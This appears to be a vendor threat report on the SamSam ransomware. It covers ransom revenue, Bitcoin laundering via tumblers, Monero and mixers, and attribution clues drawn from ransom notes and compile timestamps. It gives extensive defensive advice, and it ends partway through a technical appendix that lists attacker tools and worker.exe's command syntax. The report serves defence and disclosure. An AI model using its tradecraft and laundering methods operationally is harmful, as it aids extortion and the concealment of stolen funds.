Since 2016 multiple security vendors have published articles on the topic of SamSam and several estimates have been made as to how much money has been earned by the attacker. The highest estimate has been US$850,000. Unfortunately, all the estimates to date fall short of the reality. Thanks to the research by Sophos and Neutrino we have now confirmed the true number to be more than US$5.9 Million, with the average monthly take currently standing at around US$300,000.

The below chart displays the amount of money paid in ransoms by victims of SamSam (US Dollars).

SamSam ransom Payments - Total: $5.9 Million USD

January 12th 2016 - July 21st 2018




Source: SOPHOS

In this next chart, we can see that the average value in USD that the attacker has demanded, as the full ransom payment to decrypt all of the victim's computers has increased over time.

Average full ransom demand in USD

February 2016 - June 2018




Source: SOPHOS

By analyzing the payments, and comparing this with ransom notes at the time, we can estimate the number of individual victims who have chosen to pay at least some of the ransom amount stands at 233 as of July 19th 2018.

With an estimated 1 new victim being attacked each day, we believe that roughly 1 in 4 victims pay at least some of the ransom.

Estimated amount of paying victims

Jan 12th 2016 - Jul 19th 2018



Source: SOPHOS

After the victim pays a ransom, the attacker will almost always transfer the money to multiple different accounts on the same day. On many occasions where the victim has paid half the ransom, the attacker will wait until the second half has been paid before transferring the full amount.

As stated earlier, all Bitcoin transactions are public, however, there are many ways to launder the money. One of the most common methods is to put all of the Bitcoins through a tumbler which combines and mixes all of the payments which have been made to the attacker, and then pays out the now combined and randomised payments, to a number of specified accounts.

'Another method is to convert all of the Bitcoins to a different digital currency, such as Monero, which offers not only anonymous accounts, but also anonymous transactions.

A third method is to use a mixer which takes the Bitcoins and substitutes them for brand new currency which has never been used on dark web markets.

Analysis of the attacker's activity is ongoing however preliminary findings reveal that the attacker is using all three methods including popular mixers such as Helix and Bitmixer.

Part III


Identifying SamSam's Creator/Operator

As of the date of this publication, the identity of the author behind SamSam remains unknown. Unlike some cyber criminals, the author of SamSam is not known for bragging about their exploits on Twitter or dark web forums. As described in the Technical Details section of this paper, they invest a lot of effort into covering their tracks and remaining anonymous. Based on Sophos' research, combined with information provided by other vendors, we can make the following observations:

The consistency of language across ransom notes, payment sites, and sample files, combined with how their criminal knowledge appears to have developed over time, suggests that the attacker is an individual working alone. This belief is further supported by the attacker's ability not to leak information and to remain anonymous, a task made more difficult when multiple people are involved.

The attacker's language, spelling and grammar indicates that they are semi-proficient in English but they frequently make mistakes.

Their spelling is on the whole good but there are some obvious typos that have not been corrected as shown below:



upload any encrypted file, no larger than 10 mb, and we will decrypt it absolutly free

Files Available To Decrypt: 2

Hostname:

Choose a file to upload: Browse... No file selected.

Upload File


```
If you are worry that you don't get your keys after you paid, You can get one key
Also you can get some single key and if all single BTC taht you paid reached to
Anyway be sure that you will get all your keys if you paid for them and we don't
```

Decryptor.v1

Just load your key that match to your hostname and select start to

```
<br>
        <font color='DrakRed'>Step1:</font> You should send us
        <font color='red'> 0.8 BitCoin </font>for each affected PC OR
        <font color='red'>6 BitCoins </font> to receive ALL Private Keys for ALL affected PC's.
```

In terms of grammar, there are other tics and tells. For instance, the attacker regularly capitalizes the word immediately following a comma, as if the comma was a period. This characteristic error appears in both the ransom notes and in comments the attacker keyed into the payment site chat feature, and the hypothesis that "SamSam" may be the work of just one person.




```
Step1: You must send us 0.8 BitCoin for each affected PC OR 6 BitCoins
Step2: After you send us 0.8 BitCoin, Leave a comment on our Site with
*Your Host name is: [redacted]
```

```
Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.
```


Your comments	Our Answer
20.06.2017 can you open different chat session? or different way we can chat?	Sorry for delay, All keys: https://expirebox.com/download/457dc97325f69fd1b32f5ef205de5ccf.html , Time stopped, If you have any question we are here to help you
20.06.2017 i have a proposal for you.	No, Just here, We never leak the chat if you scare

Decryption help file - use of uppercase after comma



```
4- You can decrypt your files everywhere, For example you can copy your enc
start decryption in the new system
```

Finally, in placing the currency symbol after a monetary value, the attacker is following a format more commonly used in countries where English isn't the first language.



```
It's not possible to recover your files without
15,000$ USD in Bitcoin about(37 BTC) to receive
computers
```

```
You can receive your Private Key in 3 easy steps:
Step1: You must send us One Bitcoin about (430$) for each affect
```

Ransom note from 2015/2016

Timing for maximum effect


In almost every attack, the attacker started encryption of files late at night or in the early hours of the morning, in the victim's time zone. There is a sort of twisted logic to this, as this will be a time when victims are most vulnerable, as there are likely to be fewer users and admins online to notice. This is true of US victims both East and West coast as well as victims in other countries such as the UK.

Reviewing the metadata of around 200 sample executables used in attacks, and more specifically the timestamps of these files, we can gain an insight into the attacker's working pattern. Of course timestamps can be faked but we do not believe this to be the case.

When we plot the timestamps in a chart (below), we can see that 94% of the samples were compiled in a 16-hour window starting at 9AM, going through to 1AM that night, leaving an 8-hour window where we assume the attacker is sleeping.

SamSam ransomware executables compiled time


Time of day (time zone unknown)



Source: SOPHOS

We can also see they don't mind working weekends:

SamSam ransomware executables compiled by day of the week



Source: SOPHOS

Even bad guys don't like Mondays.

From our analysis of previous attacks, we can see that the attacker has a toolkit of hacking applications and malicious files which are kept-on hand for use in attacks. The attacker appears to create a stockpile of the malware payloads, sometimes weeks in advance, so if a sample is stopped by antivirus, the attacker can quickly switch to a newer sample and continue to press the attack.

For most attacks, the attacker will use tools and malicious files which have been used in previous successful attacks.

When launching an attack, if some of the files are detected by the incumbent antivirus, the attack may be interrupted. In the event of this first wave effectively failing, the attacker will switch to using different tools and newer malicious files from their stockpile to launch a second wave of the attack.

This second wave may begin hours or even days later. While this method's manual approach seems quaintly antiquated, it does increase the chance of a successful attack. However, it also provides the victim with an opportunity to identify an attack taking place. If a victim, through human intervention or automated security systems, can act on this information, it might be possible to remove the attacker's access to the network before a second wave is launched. For more information on this, please see the **How to stay protected** section.

To Err is Human

While we know that the person or group behind SamSam has developed and improved skills as their cybercriminal career has progressed, we also know they are human, because they make mistakes.

Among the most prominent improvements has been the communication/payment sites used by victims. The earliest of these were hosted on an anonymous hosting service (now defunct) called anonyme.com. SamSam quickly moved to anonymous, free sites registered through Wordpress.com. In fewer than two months, the malware switched entirely over to the Tor network, aka .onion sites on the Dark Web.

Among the greatest tactical errors was the fact that the attacker neglected to remove unnecessary (and potentially identifiable) metadata, in the form of debug artifacts, from the early executables SamSam created. These strings of data reveal the folder path on the attacker's computer used to compile the executable:

- f:\SAM\clients\test\enc\SAM\obj\Release\samsam.pdb
- f:\SAM\clients\Sam12\SAM\obj\Release\sbmsam.pdb
- x:\SAM\Servers\Sam54-onion\SAM\obj\Release\samsam.pdb
- x:\SAM\Servers\Sam-onion-no-check-lock-file\SAM\obj\Release\MIKOPONI.pdb
- u:\SAM\Original\delfiletype\delfiletype\obj\Release\gogodele.pdb
- u:\SAM\Servers\Sam-onion-encall-ext-(WORKGROUP)-20160505\SAM\obj\Release\showmehowto.pdb

At some point, the attacker appears to have become aware of this, and for a brief period in June, 2016, they started building malware with alphabet salad keymash folder paths, like:

- t:\hjgjgskjfhsjdhfkjsdhfkjhsdkjfhskdhfkjsdhfkjhtuyryiurytuet\fdhjghdfjg.pdb
- y:\sdhjfhskjdfhsdkjhfkjshfkjshdjfkhsdkjfhskjdhhfjfj\fhfhfhfhf.pdb

We observed another error in a February, 2017 SamSam payload. One of the payloads was supposed to contain one payment site address and a Bitcoin address. Instead, it had only the payment site address duplicated as the Bitcoin address, potentially making the payment impossible.

In summary, while we know a lot about how the attacker works and can make some interesting observations, what is clear is that they have remained anonymous for over two and a half years and continue to show signs of their attacks becoming more sophisticated.

Part IV

How to Stay Protected

Securing an environment against a competent, persistent, and patient, human adversary is somewhat different from defending against the more conventional kinds of semi-automated, social engineering-driven threats more commonly seen in enterprise environments. And SamSam's own particularly damaging behavior sets it apart from many other ransomware.

Devising a disaster recovery and restoration plan to account for a SamSam-scale attack just requires a bit more creative thinking and a layered approach to security: As a way to prevent the infection in the first place, rigorously follow best practice approaches to patching systems and network management, including restricting the administrative privileges of critical systems to as small a number of accounts as possible, and closing possible loopholes, like RDP ports open to the outside world.

Real-time network and event monitoring is also a key component of prevention, as these kinds of tripwires may be able to catch and halt the break-in in the act – behavior that may not, immediately, appear to be malicious. In our experience, endpoint protection is also crucial but shouldn't be the first line of defense; A reactive human adversary prepared to deploy new, unique malware specifically to bypass endpoint AV is a tough nut to crack.

Multiple Kilograms of Prevention

The best way for organisations to protect themselves against SamSam, and many other attacks, is to reduce their threat profile, and not be an easy target in the first place. One way to accomplish this is by diligently making sure machines are as up to date as possible, and that employees use secure authentication methods, including strong passwords, and to use two-factor authentication where possible. As the SamSam attacker has historically entered a network through a combination of exploits and brute forced RDP passwords, taking steps to harden the perimeter and interior is probably a wise move in any case.

Organisations who are not regularly patching against known vulnerabilities for the applications and operating systems that they are using, are leaving themselves open, and often publicly visible, to attackers. Fix the most easily-corrected mistakes as quickly as possible, such as closing whatever firewall loopholes might allow someone to reach the default Remote Desktop port of 3389 from the Internet.

Sophos recommends taking the following steps:

- Follow a strict patching protocol of both operating systems and all the applications that run on them.
- Complete, regular vulnerability scans and penetration tests across the network.
- Perform periodic assessments, using third party tools like Censys or Shodan, to identify publicly-accessible services and ports across your public-facing IP address space, then close them.
- Restrict access to port 3389 (RDP) by only allowing staff who use a VPN to be able to remotely access any systems. Restrict VPN access to specific IP addresses, ranges, or geographies that your organisation wishes to allow remote access.
- Require the use of multi-factor authentication for sensitive internal systems, even for employees on the LAN or VPN.
- Improve password policies: Encourage employees to use secure password managers, longer passphrases and the non-reuse of passwords for multiple accounts - How to pick a proper password.
- Improve account access controls: Enact sensible policies to secure idle accounts; automatically lock accounts and alert IT staff after a number of failed login attempts.
- Real-time monitoring with a goal of identifying and, if necessary, locking down unusual account activity quickly. Perform drills and improve the response time of the IT staff in charge of this task
- Educate staff about security risks by running regular phishing tests.

Principle of Least Privilege (PoLP)

Following the principle means giving users and admins the least amount of access rights they might need to do their job. For example:

- Users who do not need to install software should not be given administrative or root privileges on a device they control
- IT administrators should not be using an account with Domain Admin credentials for general Web browsing and checking their email
- Service accounts which are used for accessing important internal services, like SQL databases, should not be able to access the backup servers

By using free open-source tools such as BloodHound, it is possible to identify the relationships between different Active Directory accounts.

As BloodHound states, “Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths.”

Another approach is to use Microsoft’s concept of *tiers*, which is designed to “protect identity systems using a set of buffer zones between full control of the Environment (Tier 0) and the high-risk workstation assets that attackers frequently compromise.”

Identify and block the bad

A hacker doesn't care about your tight security budget, strict change control process, or that you aren't allowed to replace that Windows 2003 server used for overhead screens. The truth is that they can break the rules, and while you may have worked tirelessly to protect your network for years, they only need one carefully planned attack to undo all of your efforts.

Having security solutions in place that can not only detect advanced threats, but also, in the event of an attack, communicate with your firewall to automatically restrict access to the affected computers and remove the attacker from the network, can make the difference between a normal day at work and a data breach. It is also important not to forget basic security measures:

- Do you really want your users to be able to execute JavaScript and Powershell? Use Application Control features to block this.
- Do you really need domain admin accounts? Instead, elevate to domain privileges when required.
- Is it acceptable that users can access the C$ and other shares on every computer? Lock this down so only the accounts that need it can do so.
- Why do the marketing team need access to the sales department's entire file server? If they don't need access, they shouldn't have access. If they need access, restrict it as much as possible so a breach can cause the least damage.
- Do powerful administrative tools such as PsExec really need to be authorized on every computer all the time? No, they don't.

Monitor your environment, look for anomalies

One of the most pernicious information security challenges organizations face is having insufficient information after a breach occurs. But right after an attack is too late to start considering options. Visibility tools like SIEMs (such as OSSIM) or network security monitoring packages (like Bro) can help you to understand more about your network environment, but the tools alone are not enough. Without staff trained in how to use them, you won't reap the full benefits.

Likewise, still other organizations have the problem of too much information, and not enough ability to search through or process it. The adage of two heads are better than one does not necessarily apply to layered security, especially if the two security products don't communicate. Your tools need to be able to share information, and preferably, react quickly and automatically when threats are detected.

Because of the unconventionally manual nature of SamSam's attack method, in which a skilled threat actor is countering your defensive moves as they happen, real-time monitoring for anomalous events may be the only real way of truly preventing harm.

And if you're struck with a SamSam-like attack, it will be critical to perform a retrospective analysis, and you'll want to be able to answer the important questions, like "how did the attacker get in," "what did I lose," and "how can I be sure this won't happen again?" You can't ever know the answer to those questions later if you're not collecting the information that could lead you to them, now.

Disaster recovery, prepare for the worst

Everyone knows that keeping backups is important, but have you considered how secure those backups actually are? Or which accounts have access to them? Would an attacker who gains Domain Administrator privileges be able to delete or encrypt them, before launching a ransomware attack on your users' desktops and servers (as is the case with SamSam)?

The only sure way to protect a system from this degree of ransomware attack is to keep those backups **offline**, unconnected to the Internet, and preferably **offsite** or at least in a secure, locked storage. A response and recovery plan for an advanced attack such as SamSam will more closely resemble a plan to deal with a fire in your datacentre, or a major natural disaster; In an attack like this, the attacker has no access restrictions and will destroy everything that it finds.

Could your business recover from an attack such as this? If you do not have the resources to keep truly secure, offline backups, have you restricted access to your backups to only a single or limited number of accounts, and secured those accounts with mandatory multifactor authentication? Are those accounts used only for accessing backups, and nothing else, to make them less susceptible to having their credentials harvested? And finally, do these accounts have very long passwords (20+ characters) which can sustain prolonged offline brute-forcing attempts?

Even if you are reading this and thinking "Yes, we do all of that", can you be confident that in the event of an attack, you will actually have computers to restore the backups to? In the case of SamSam, almost the entire machine is encrypted -- not just files, but applications, configuration files, and the myriad ancillary files that help applications run. If you were in this situation, you'd need to, first, reimage or reinstall a clean operating system on that machine, and its applications, before even beginning to worry about recovering the work you saved up to the time when the backup was made. How long does it take to build a system from scratch, or reimage? If 1 computer takes an hour, do 10 computers take 10 hours? How long can your organisation operate if you find 90% of your computers suddenly encrypted at the same time?

Summary

SamSam poses a severe though manageable threat to organisations globally, despite the fact that the majority of victims thus far have been based in the US. Whilst the media has reported numerous high-profile attacks on hospitals and government bodies, it is, in reality, the private sector that is being targeted the most. Since the first attacks in 2015, SamSam has only grown in sophistication and has become more prolific. SophosLabs estimates that the attacker's revenue from ransom payments now averages around US$300,000 per month.

One reason SamSam enjoys outsized success rates is down to the combination of tools and tactics that the attacker employs. The use of legitimate services such as RDP and tools such as PsExec allows the attacker to take advantage of weaknesses in organisations' environment's without having to create malicious files, which are more easily detected. Additionally, the attacker (believed, but not proven to be one person) is thorough and consistent in covering their tracks and making analysis difficult.

Whilst an attack which has been specifically crafted for its target, is more difficult to prevent than the more commonplace fire and forget malware, it is possible to prevent such attacks.

Sophos recommends that organisations adopt a layered security approach for networks and devices, both to reduce an organisation's attack surface and attractiveness to attackers, and in the event of penetration, to block the attacker at every opportunity.
A security solution, containing systems which automatically communicate with one another to identify and respond to current threats, is the best approach to protecting your organisation.

Appendix

SamSam Technical Details

To date, SophosLabs observed three distinct versions of the SamSam ransomware payload:

- Version 1: strings are stored hex encoded
- Version 2: strings are encrypted with AES
- Version 3: the payload is encrypted

In this section, we will take a deeper look at the technical make-up of the ransomware.

Deployment

The developers of SamSam put a huge effort into covering their tracks. Therefore it is not always clear how they managed to get into the victim's network and spread to several hosts. In this section we will cover the tools and methods that we could find evidence for. There may have been other techniques in use.

In general, the perpetrator of these attacks prefers to gain a foothold on a targeted organization's network by means of a combination of brute force and leveraging specific exploits.

SamSam today appears to prefer to brute-force the Windows Remote Desktop Protocol (RDP) of a machine on a targeted network, and then use tools to spread to as many other computers as possible within that network, but it has, in the past, exploited vulnerabilities in the JBOSS application server to access the network.

At one point or another, Sophos and other security vendors have observed SamSam using the following tools to elevate its own permissions, manage the network, steal data, or operate a proxy server.

All tools in this list are publicly available. Most of them are free open source software.

- JexBoss — A tool for testing and exploiting vulnerabilities in JBoss Application Servers.
- Mimikatz — A tool to extract user credentials from memory.
- reGeorg — "Provides TCP tunneling over HTTP and bolts a SOCKS4/5 proxy on top of it, so, reGeorg is a fully-functional SOCKS proxy and gives ability to analyze target internal network."
- Hyena — An Active Directory and Windows system management software, which can be used for remote administration of servers and workstations.
- csvde.exe — Imports and exports data from Active Directory Lightweight Directory Services (AD LDS) using files that store data in the comma-separated value (CSV) format.
- NLBrute — A tool to brute-force Remote Desktop Protocol (RDP) passwords.
- xDedic RDP Patch – Used to create new RDP user accounts.
- xDedic SysScan – Used to profile servers for potential sale on the dark net
- Wmiexec — A PsExec-like tool, which executes commands through Windows Management Instrumentation (WMI).

- RDPWrap — Allows a user to be logged in both locally and remotely at the same time.
- PsExec – A light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software. When a command is executed on a remote computer using PsExec, then the service PSEXESVC will be installed on that system, which means that an executable called psexesvc.exe will execute the commands.
- PAExec – A PsExec-like tool, which lets you launch Windows programs on remote Windows computers without needing to install software on the remote computer first. When the PAExec service is running on the remote computer, the name of the source system is added to service's name, e.g., paexec-<id>-<source computer name>.exe, which can help to identify the entry point of the attack.

In addition to the tools listed above, the attackers use other executables (usually .NET files) and batch files to execute specific steps of the attack.

After successfully gaining access to the victim's network over Remote Desktop, the attacker executes a file called **worker.exe** from the **\\tsclient\fxc** directory. This sysadmin trick of launching a file from the \\tsclient\ path over an RDP connection lets the attacker execute files from his own machine on the target system. When the attacker invokes worker.exe (with one random parameter) it collects profiling information about the system and stores it in a file named after the same random parameter with a .nfo file suffix.

Commands accepted by worker.exe:

execute

Command: execute,account type,OS version,filename,new filename

The account type can be one of the following: all, user, admin.

The OS version can be one of the following: all, x86, x64.

